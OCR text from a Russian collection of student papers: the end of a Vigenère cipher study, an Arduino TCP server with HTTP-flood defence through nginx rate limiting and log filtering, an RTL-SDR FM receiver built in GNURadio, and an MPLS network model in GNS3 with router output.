


Рис. 5. Зависимость времени шифрования и дешифрования:
а – от длины текста; *б* – от длины ключа

Также было проведено исследование зависимости времени от длины ключа при постоянной длине текста (рис. 5, *б*). Оказалось, что время шифрования и дешифрования практически не зависит от данного параметра из-за того, что ключ расширяется до длины текста.

Заключение. В работе были исследованы методы шифрования. Также были изучены история криптографии и основные виды шифров. Для более глубокого исследования был выбран шифр Виженера – полиалфавитный шифр, достаточно сложный для взлома. На основании изучения теории были освоены алгоритмы шифрования и дешифрования шифра Виженера, а также описан общий подход к его вскрытию.

В практической части работы был выбран программный инструмент для реализации алгоритмов шифрования и дешифрования –

язык JavaScript. Соответствующий программный код встроен в html-страницу. После отладки программы было выполнено тестирование для разных вариантов текста.

Библиографический список

1. Шеннон К. Работы по теории информации и кибернетике. – М.: Изд-во иностр. лит-ры, 1963. – 830 с.

2. Основы криптографии / А.П. Алферов, А.Ю. Зубов, А.С. Кузьмин, А.В. Черемушкин. – М.: Гелиос АРВ, 2002. – 480 с.

3. Сингх С. Книга шифров. Тайная история шифров и их расшифровки. – М.: Аст, Астрель, 2006. – 447 с.

4. Криптография: история шифровального дела [Электронный ресурс]. – URL: https://rostec.ru/news/kriptografiya-istoriya-shifrovalnogo-dela/ (дата обращения: 03.03.2022).

5. Современный учебник JavaScript [Электронный ресурс]. – URL: https://learn.javascript.ru/ (дата обращения: 03.03.2022).

Сведения об авторах

Ежова Ксения Сергеевна – студентка кафедры КБ-9 «Предметно-ориентированные информационные системы», гр. БСБО-13-21, МИРЭА – Российского технологического университета, г. Москва, e-mail: ezhova33333@gmail.com

Фрейман Артем Владимирович – студент кафедры КБ-9 «Предметно-ориентированные информационные системы», гр. БСБО-13-21, МИРЭА – Российского технологического университета, г. Москва, e-mail: artemfrey2003@gmail.com

УДК 004

О.А. Коноваленко, Л.А. Клейман

ИССЛЕДОВАНИЕ КЛИЕНТ-СЕРВЕРНОЙ АРХИТЕКТУРЫ СЕТИ ПЕРЕДАЧИ ДАННЫХ, ПОСТРОЕННОЙ НА ПРОТОКОЛЕ TCP

В статье исследуются моделирование TCP-сервера и клиента, реализация защиты HTTP-сервера от атак в виде HTTP-флуда. Актуальность темы моделирования сервера и клиента – телекоммуникационная отрасль деятельности, которая служит основой телекоммуникационных сетей, жизненно необходимых для существования любой современной сложной общественной структуры. TCP естественным образом интегрируется в среду клиент/сервер. Серверное приложение прочитывает поступающие запросы на соединение. Доступ с терминала – прослушивание запросов, поступающих от клиентов. Связь в TCP запускается соответствующими подпрограммами, которые инициализируют соединение с сервером. Цель защиты от атак заключается в том, чтобы заставить сервер не выделять как можно больше ресурсов для обслуживания атак, тем самым лишать доступа к ресурсам.

Ключевые слова: моделирование TCP-сервера и клиента, HTTP-флуд, защита.

O.A. Konovalenko, L.A. Clayman

STUDY OF THE CLIENT-SERVER ARCHITECTURE OF A DATA TRANSMISSION NETWORK BUILT ON A PROTOWHEEL

The subject of this research is the modeling of a TCP server and client, the implementation of the protection of the HTTP server against attacks in the form of HTTP flooding. The relevance of the topic of server and client modeling is a telecommunication branch of activity that serves as the basis for communication networks vital for the existence of any modern complex social structure. TCP integrates naturally into the client / server environment. The server application reads the incoming connection requests. Terminal Access - Listening to requests from clients. Communication in TCP is started by the corresponding subroutines, which initialize the connection to the server. The goal of attack protection is to prevent the server from allocating as many resources as possible to service attacks, thereby denying access to resources.

Keywords: TCP server and client modeling, HTTP flood, protection.

Введение. В современных системах автоматизации в результате постоянной модернизации производства все чаще встречаются задачи построения распределенных промышленных сетей с использованием

гибких протоколов передачи данных. Телекоммуникационные сети стали частью нашей жизни. Создание электронных проектов, которые взаимодействуют с реальным миром, – прекрасное развлечение. Но когда устройства начинают взаимодействовать еще и друг с другом, то это становится не только интересно, но и полезно [1].

Основой управления передачи данных служит протокол TCP. Передача данных происходит в виде передачи пакетов – сегментов.

Механизм TCP представляет поток данных с предварительной установкой соединения, который осуществляет повторный запрос в случае потери пакетов при передаче данных и устраняет дублирование при получении нескольких копий одного пакета [2].

Основы протокола. Протокол TCP делится на 4 уровня, соответствующих 7 уровням модели OSI. В стеке TCP верхние три уровня (прикладной, представительский и сеансовый) – модели OSI объединяют в один прикладной. Уровень доступа к сети (нижний уровень) не регламентируется, но поддерживает все стандарты физического и канального уровней.

В состав стека входят протоколы маршрутизации, принадлежащие сетевому уровню, но работающие поверх него (RIP – работает поверх UDP, OSPF – поверх IP, BGP – поверх TCP), из-за этого их невозможно вписать в модель.

Анализ реализации протокола. Протоколы передают данные вниз по стеку протоколов при отправке пакетов в сеть и вверх по стеку при получении пакетов из сети, используя принцип инкапсуляции (вложенности) (рис. 1) [3].




Рис. 1. Принцип инкапсуляции в стеке протоколов

При передаче данных каждый уровень формирует сообщение стандартного формата, в которое помещает служебную информацию (заголовок) и передаваемые данные. После этого данное сообщение

перемещается нижестоящему уровню, который, в свою очередь, добавляет свой заголовок и так далее. Протоколы канального уровня обычно предусматривают наличие в сообщении не только заголовка, но и контрольной суммы. Конечный этап – сообщение достигает самого низкого, физического уровеня, где происходит передача по линиям связи.

Реализация TCP сервера. Инициировать обмен данными будет компьютер. Наша задача заключается в отправке данных. Целостность и доставка пакетов данных обеспечивается протоколом TCP (рис. 2).

```
// TCP сервер, возвращает полученные данные
#include <SPI.h>
#include <UIPEthernet.h>
// определяем конфигурацию сети
byte mac[] = {0xAE, 0xB2, 0x26, 0xE4, 0x4A, 0x5C}; // MAC-адрес
byte ip[] = {192, 168, 1, 10}; // IP-адрес
byte myDns[] = {192, 168, 1, 1}; // адрес DNS-сервера
byte gateway[] = {192, 168, 1, 1}; // адрес сетевого шлюза
byte subnet[] = {255, 255, 255, 0}; // маска подсети
EthernetServer server(2000); // создаем сервер, порт 2000
EthernetClient client; // объект клиент
boolean clientAlreadyConnected= false; // признак клиент уже
подключен
void setup() {
  Ethernet.begin(mac, ip, myDns, gateway, subnet);
// инициализация контроллера
  server.begin(); // включаем ожидание входящих соединений
  Serial.begin(9600);
  Serial.print("Server address:");
  Serial.println(Ethernet.localIP()); // выводим IP-адрес
контроллера
}
void loop() {
  client = server.available(); // ожидаем объект клиент
  if (client) {
    // есть данные от клиента
    if (clientAlreadyConnected == false) {
      // сообщение о подключении
      Serial.println("Client connected");
      client.println("Server ready"); // ответ клиенту
      clientAlreadyConnected= true;
    }
    while(client.available() > 0) {
      char chr = client.read(); // чтение символа
      server.write(chr); // передача клиенту
      Serial.write(chr);
    }
  }
}
```

Рис. 2. Скетч сервера

Локальный контроллер в данной работе будет выступать сервером, поскольку используется TCP-протокол, то TCP-сервер. Компьютер в данной задаче будет выступать клиентом. Для создания клиента будет использована программа TCP/IP Buider. Через нее будут передаваться данные на локальный контроллер (на плату Arduino). Данные, полученные через контроллер, будут выводиться в последовательный порт Arduino IDE, а данные ответа от контроллера будут выводиться на компьютер через TCP/IP Buider [4].

Программа TCP/IP Buider позволяет создавать TCP-серверы и клиенты на компьютере и подключать виртуальные COM-порты [5].

Параметры конфигурации сети можно посмотреть с помощью командной строки (cmd).

Для просмотра конфигурации сетевых устройств используется команда ipconfig/all (рис. 3). Она отображает настройки сетевых плат.




Рис. 3. Использование команды ipconfig

Для просмотра MAC-адреса используется команда getmac (рис. 4).




Рис. 4. Использование команды getmac

Для соответствия IP и MAC-адреса можно посмотреть с помощью команды arp –a (рис. 5).




Рис. 5. Использование команды arp –a

Для получения динамического IP-адреса достаточно указать аргумент – MAC-адрес [6]. Ethernet.begin(mac, ip, DNS, gateway, subnet) – инициализация контроллера.

Заменяем на: Ethernet.begin(mac) – инициализация контроллера с DHCP-протоколом.

Определение эффективности исследуемых методов оценки характеристик клиент-серверной передачи данных. Альтернативным решением будет подключение nginx-модуля – ngx_http_limit_req_module. Он позволяет ограничивать количество одновременных подключений с одного адреса. Отсеить ботов в логах можно с помощью команды:

Листинг 2 - Отсеивание ботов:

```
tail -1000 /var/log/nginx-access.log | grep "503" | cut -f1 -d "
" | sort -u
```

После данных манипуляций занести их в таблицу фаервола.

Для отслеживания лишних URL-запросов добавляем строки в конфигурационный файл:

Листинг 3 – Отслеживание запросов:

```
#vi /etc/sysctl.conf
# Защита
net.ipv4.conf.default.rp_filter = 1
#Проверка TCP-соединения каждые 90 секунд, для ответа на другой
стороне.
net.ipv4.tcp_keepalive_time = 90
#Кол-во проверок перед закрытием соединения
net.ipv4.tcp keepalive probes = 5
```

Определение оценки эффективности. Для идентификации отсеивания логов использовался инструмент Wireshark. Он позволяет сразу идентифицировать возрастание потоков TCP-трафика (рис. 6).




Рис. 6. Фильтрация трафика

Большое количество TCP-пакетов – без последующего подтверждения на запрос tcp-сервера, полученных с очень малой разницей во времени. Все пакеты отправлены с различных IP-адресов, но все имеют идентичный порт 80 (HTTP), длину 120 и размер TCP окна 64. При изменении значения в фильтре с 0 на 1 можно увидеть, что количество полученных пар пакетов от клиентов относительно небольшое.

Заключение. В данной статье была рассмотрена клиент-серверная архитектура сети передачи данных, рассмотренной на протоколе TCP.

На сегодняшний день моделирование TCP-сервера и клиента довольно развивающаяся телекоммуникационная отрасль. И одним из основных и нужных направлений является защита от HTTP-флуда. Реализация защиты проводилась в целях предотвращения поддельного трафика от полезного, посылаемые стандартные URL-запросы.

Определена оценка эффективности.

Библиографический список

1. Связь в России [Электронный ресурс] // Mozilla. – URL: https://developer.mozilla.org/ru/docs/Web/HTTP/Overview (дата обращения: 11.04.2022).

2. Создание собственной сети самодельных устройств на базе Arduino [Электронный ресурс] // Habr. – URL: http://window.edu.ru/resource/979/74979/files/s_evm_t_1.pdf (дата обращения: 10.05.2022).

3. Структура стека TCP [Электронный ресурс] // Plcsystems. – URL: https://studbooks.net/2064983/informatika/analiz_otsenka_protokolov_peredachi_dannyh_nizhnego_urovnya_primere_steka_tcpip (дата обращения: 8.01.2021).

4. Arduino TCP Server [Электронный ресурс] // Arduino. – URL: http://arduino.ru/forum/programmirovanie/arduino-tcp-server (дата обращения: 8.11.2021).

5. Модуль ngx_http_limit_req_module [Электронный ресурс] // Coderlessons. – URL: http://nginx.org/ru/docs/http/ngx_http_limit_req_module.html (дата обращения: 13.11.2021).

6. TCP-сервер и клиент на Ардуино. Библиотека UIPEthernet. [Электронный ресурс] // Coderlessons. – URL: http://mypractic.ru/urok-64-tcp-server-i-klient-na-arduino-biblioteka-uipethernet.html (дата обращения: 22.12.2021).

Сведения об авторах

Коноваленко Олег Анатольевич – магистрант Пермского национального исследовательского политехнического университета, гр. ТК5-20-1м, г. Пермь, e-mail: konovalenko@list.ru

Клейман Лев Александрович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: smarttty@yandex.ru

УДК 620.3.51

И.А. Макарова, С.А. Тюрин

РАБОТА SDR-RTL НА ПРИМЕРЕ FM-ПРИЁМНИКА

Исследование канала LoRaWAN с помощью SDR.
Ключевые слова: LoRaWAN, SDR-приемник, радиоприемник, беспроводные технологии.

I.A. Makarova, S.A. Tyurin

SDR-RTL OPERATION ON THE EXAMPLE OF AN FM RECEIVER

Exploring the LoRaWAN channel using SDR.
Keywords: LoRaWAN, SDR receiver, radio receiver, wireless technologies.

В современном мире широко используется беспроводная сеть LoRaWAN. Эта сеть представляет собой совокупность шлюзов (gateways), которые пересылают сообщения между оконечными устройствами (end-devices) и центральным устройством. Технология LoRaWAN характерна топологией «звезда» («star-of-stars»). Связь между шлюзами и центральным устройством происходит через беспроводное соединение, которое использует широкополосную модуляцию LoRa или FSK [1].

В данной статье рассматривается один из возможных способов построения приемника для канала LoRaWAN по технологии SDR.

По своей сути технология SDR (Software-defined radio) – программное определимое «радиосистема», которая использует технологию, позволяющую с помощью программного обеспечения устанавливать или изменять рабочие частоты, в частности менять диапазон частот, тип модуляции и мощность приема [2].

Аппаратная часть работы. Для рассмотрения технологии SDR существуют дополнительные приложения для его работы, которые предоставляют возможности модификаций, определения работоспособности и доступности. Рассмотрены были три программы: SDRSharp, HDSDR, GNURadio. Для того чтобы разобраться в работе SDR более подробно, построим FM-приемник. Для этого используем

программу GNURadio, так как программа имеет «строительные блоки», которые могут обеспечить основные функции цифровой обработки сигналов [3].

Программа была установлена на персональный компьютер с операционной системой Windows 10 и построена полная схема FM-приемника. Для того чтобы начать работу с SDR-приемником, использовалась дополнительная программа zadig, эта программа позволила установить соединение с SDR благодаря дополнительной установке нехватающих нам драйверов.

Прием сигналов осуществлялся при помощи RTL-SDR, показан на рис. 1, приемник с чипом Realtek RTL2832U Rafael micro R820T2. Подключаем RTL-SDR через USB-порт к персональному компьютеру. Также RTL-SDR использует антенну для лучшего приема сигналов.




Рис. 1- RTL-SDR приемник

Ход работы. Для построения минимальной схемы FM-приемника применятся несколько основных элементов:

– источник сигнала. В нашем случае это тюнер RTL-SDR (RTL-SDR Source);

– фильтр (Low Pass Filter);

– демодулятор WBFM (WBFM Receive);

– вывод звука – звуковая карта нашего PC (Audio Sink).

Для построения нашей схемы дополнительно были использованы также блоки Rational Resampler, которые преобразовывают вхо-

дящую частоту дискретизации в более выгодную для нас путем децимации и интерполяции.

Также поставлены дополнительные графические блоки QT GUI Waterfall Sink и QT GUI Frequency Sink, которые наглядно демонстрируют работу FM-приемника.

QT GUI Waterfall Sink – графический приемник отображения нескольких сигналов на графике спектрограммы. Работа блока продемонстрирована на рис. 2.




Рис. 2. Работа блока QT GUI Waterfall Sink

QT GUI Frequency Sink – графический приемник для отображения нескольких сигналов по частоте. Работа блока продемонстрирована на рис. 3.




Рис. 3. Работа блока QT GUI Frequency Sink

Объединив все представленные блоки, мы получили конечную рабочую схему FM-приемника, продемонстрированную на рис. 4.




Рис. 4. Конечная рабочая схема FM-приемника

Заключение. В исследовании приведен пример работы технологии SDR. Работа была успешно продемонстрирована на примере построения FM-приемника.

В дальнейшем наша работа будет заключаться в подключении к сети LoRaWAN с помощью передатчика ST50H и приемника SDR.

Библиографический список

1. Сборник статей технологии связи. Обзор технологии LoRa [Электронный ресурс]. – URL: https://itechinfo.ru/node/46 (дата обращения: 02.06.2022).

2. Журнал «Беспроводные технологии». Технология Software Defined Radio [Электронный ресурс]. – URL: https://wireless-e.ru/gsm/software-defined-radio/ (дата обращения: 02.06.2022).

3. Официальный сайт GNU Radio [Электронный ресурс]. – URL: https://www.gnuradio.org/ (дата обращения: 02.06.2022).

Сведения об авторах

Макарова Ирина Александровна – магистрант Пермского национального исследовательского политехнического университета, гр. ТК6-21-1м, г. Пермь, e-mail: irka0511@yandex.ru

Тюрин Сергей Александрович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tiurinsa@yandex.ru

УДК 004.738.5.057.4

С.И. Нифантьев, В.И. Фрейман

ПОСТРОЕНИЕ МОДЕЛИ ТРАНСПОРТНОЙ СЕТИ MPLS

В статье исследуется возможность построения модели транспортной сети MPLS. В качестве среды разработки модели была выбрана программа GNS-3. В основу модели сети были выбраны маршрутизаторы Nokia 7750, которые были сконфигурированы для передачи данных с помощью технологии MPLS. Конфигурации маршрутизаторов будут показаны в данной статье с последующей проверкой данных конфигураций.

Ключевые слова: MPLS, NOKIA, GNS, интерфейс, OSPF.

S.I. Nifantev, V.I. Freyman

BUILDING A MODEL OF THE MPLS TRANSPORT NETWORK

This article explores the possibility of constructing a model of the MPLS transport network. The program GNS–3 was chosen as the model development environment. Nokia 7750 routers were chosen as the basis of the network model, which were configured for data transmission using MPLS technology. Router configurations will be shown in this article with subsequent verification of these configurations.

Keywords: MPLS, NOKIA, GNS, interface, OSPF.

В современном мире уделяется огромное внимание передаче данных по транспортным сетям, так как с высоким прогрессом технологий в области ИТ необходимо поддерживать быструю доступность к этим технологиям. Так, появилась технология многопротокольной коммутации по меткам MPLS. Отличие данной технологии от её предшественников в том, что маршрутизаторы с конфигурацией MPLS не обращаются в свою таблицу маршрутизации при получении пакета, а определяют его дальнейшее направление по метке, которая находится в начале структуры пакета. Тем самым увеличилась скорость передачи данных во всей сети. В данной статье мы построим модель транспортной сети MPLS и проверим её на работоспособность [1–5].

1. **Построение модели сети.** Для начала построения модели сети мы запускаем среду разработки GNS-3, устанавливаем нужные нам настройки с привязкой к среде разработки виртуального сервера с помощью виртуальной машины VM ware Workstation, в нем нахо-

дятся каталоги и образы операционных систем маршрутизаторов. Из каталога виртуального сервера находим и добавляем нужный нам маршрутизатор – Nokia 7750 (Alctel-Lucent 7750). Далее добавляем шесть маршрутизаторов Nokia 7750 в нашу рабочую область среды разработки. Данные маршрутизаторы будут представлять собой роль и настройку P-устройств, PE-устройств и CE-устройств.

CE-устройство – это устройство, которое принадлежит клиенту, который является пользователем различных IP услуг провайдера. В нашей модели сети будут построены два CE-устройства.

PE-устройство – это устройство на стороне провайдера, которое является пограничным, то есть на границе между оборудованием провайдера и оборудованием клиента. В нашей модели сети будут построены два PE-устройства.

P-устройство – это устройство на стороне провайдера, у которого единственная цель – передача информации дальнейшему звену в сети передачи данных. В нашей модели сети будут построены два P-устройства.

Теперь приступаем к их соединению между собой и присваиваем маршрутизаторам названия, соответствующие их роли. Таким образом, у нас получилась схема модели сети, представленная на рис. 1.




Рис. 1. Схема расположения маршрутизаторов в сети

2. **Настройка параметров маршрутизаторов.** Далее приступаем к настройке сетевых параметров маршрутизаторов. Так как данного вида маршрутизаторы работают на интерфейсах L3, то для начала нужно задать IP-адреса для этих интерфейсов. Зададим каждому L3 интерфейсу IP-адрес и пропишем его в конфигурацию для каждого маршрутизатора в сети. Результаты приведены в табл. 1–6.

Таблица 1

IP-адреса для L3 интерфейса маршрутизатора PE1

Направление / Устройство	Loopback	System	P1	CE1
PE1	140.10.0.11/32	140.10.0.1/32	140.10.0.97/30	140.10.0.101/30

Таблица 2

IP-адреса для L3 интерфейса маршрутизатора CE1

Направление / Устройство	Loopback	System	PE1
CE1	140.10.0.12/32	140.10.0.2/32	140.10.0.102/30

Таблица 3

IP-адреса для L3 интерфейса маршрутизатора P1

Направление / Устройство	Loopback	System	PE1	P2
P1	148.10.0.11/32	148.10.0.1/32	140.10.0.98/30	148.10.0.97/30

Таблица 4

IP-адреса для L3 интерфейса маршрутизатора P2

Направление / Устройство	Loopback	System	P1	PE2
P2	148.10.0.12/32	148.10.0.2/32	148.10.0.98/30	150.10.0.97/30

Таблица 5

IP-адреса для L3 интерфейса маршрутизатора PE2

Направление / Устройство	Loopback	System	P2	CE2
PE2	150.10.0.11/32	150.10.0.1/32	150.10.0.98/30	150.10.0.101/30

Таблица 6

IP-адреса для L3 интерфейса маршрутизатора CE2

Направление / Устройство	Loopback	System	PE2
CE2	150.10.0.12/32	150.10.0.2/32	150.10.0.102/30

После задания IP-адресов L3 интерфейсам переходим к заполнению конфигурации для каждого маршрутизатора. Так как системный интерфейс уже создан, то для него нужно только добавить IP-адрес.

Также для физических соединений между маршрутизаторами нужно будет еще указать номера портов. Конфигурация L3 интерфейсов для маршрутизатора PE1 приведена на рис. 2.

```
===============================================================================
Interface Table (Router: Base)
===============================================================================
Interface-Name                   Adm          Opr(v4/v6)  Mode    Port/SapId
   IP-Address                                                    PfxState
-------------------------------------------------------------------------------
loopbackTest                     Up           Up/--       Network loopback
   140.10.0.11/32                                                n/a
system                           Up           Up/--       Network system
   140.10.0.1/32                                                 n/a
toCE1                            Up           Up/--       Network 1/1/2
   140.10.0.101/30                                               n/a
toP1                             Up           Up/--       Network 1/1/1
   140.10.0.97/30                                                n/a
-------------------------------------------------------------------------------
Interfaces : 4
===============================================================================
*A:PE1#
```

Рис. 2. Конфигурация L3 интерфейсов для маршрутизатора PE1

Далее сконфигурируем сеть OSPF, используя построенную в данной работе сеть маршрутизаторов. Также учитываем ограничения нашей сети, так как к областям OSPF, предоставляемыми интернет-провайдерами, нельзя добавлять клиентские устройства, в таблицу OSPF не будут добавлены CE1 и CE2.

Для начала настройки OSPF надо включить процесс маршрутизации OSPF на маршрутизаторе через команду *configure router ospf*. Далее вводим область, в которой будут размещены интерфейсы, также учитываем, что область для интерфейсов должна совпадать с двух концов, чтобы OSPF мог работать корректно. Теперь добавляем интерфейсы в данную область OSPF. Продолжим эту настройку на всех оставшихся маршрутизаторах, кроме CE1 и CE2. Сохраняем данные настройки и проверяем через команды ping все интерфейсы, которые были введены в область OSPF. После того, как был настроен основной IGP – OSPF, переходим к настройке MPLS-сети. Для начала нам необходимо включить LDP на всех интерфейсах маршрутизаторов на стороне провайдера. Убеждаемся в работе LDP на маршрутизаторах, проверка работы LDP приведена на рис. 3. Проверка настройки LDP меток на маршрутизаторе PE1 приведена на рис. 4.

```
A:PE1# show router ldp interface

===============================================================================
LDP Interfaces
===============================================================================
Interface                      Adm Opr  Hello  Hold  KA     KA      Transport
                                        Factor Time  Factor Timeout Address
-------------------------------------------------------------------------------
toP1                           Up  Up   3      15    3      30      System
-------------------------------------------------------------------------------
No. of Interfaces: 1
===============================================================================
```

Рис. 3. Проверка настройки LDP на маршрутизаторе PE1

Далее приступаем к настройкам SDP. Учитываем, что при подключении SDP необходимо указать MPLS для правильной работы сети. Каждый SDP обозначается числовой меткой, в нашей работе выберем условное обозначение из двух цифр: 1 – устройство PE1; 2 – устройство PE2. Проверяем настройки SDP на PE-устройствах.

Далее настраиваем клиентский доступ на PE-устройствах точками SAP. Удаляем все интерфейсы с -стройств на CE-устройства и перенастраиваем порты, обращенные к CE-устройствам, как порты доступа SAP. Проверка конфигурации портов на маршрутизаторе PE1 приведена на рис. 5.

```
A:PE1# show router ldp bindings active

===============================================================================
Legend:  (S) - Static       (M) - Multi-homed Secondary Support
         (B) - BGP Next Hop (BU) - Alternate Next-hop for Fast Re-Route
===============================================================================
LDP Prefix Bindings (Active)
===============================================================================
Prefix                Op   IngLbl    EgrLbl    EgrIntf/LspId  EgrNextHop
-------------------------------------------------------------------------------
140.10.0.1/32         Pop  131071      --        --             --
148.10.0.1/32         Push   --      131071    1/1/1          140.10.0.98
148.10.0.2/32         Push   --      131069    1/1/1          140.10.0.98
148.10.0.2/32         Swap 131069    131069    1/1/1          140.10.0.98
150.10.0.1/32         Push   --      131068    1/1/1          140.10.0.98
150.10.0.1/32         Swap 131068    131068    1/1/1          140.10.0.98
-------------------------------------------------------------------------------
No. of Prefix Active Bindings: 6
===============================================================================


===============================================================================
LDP LSR ID: 140.10.0.1
===============================================================================
```

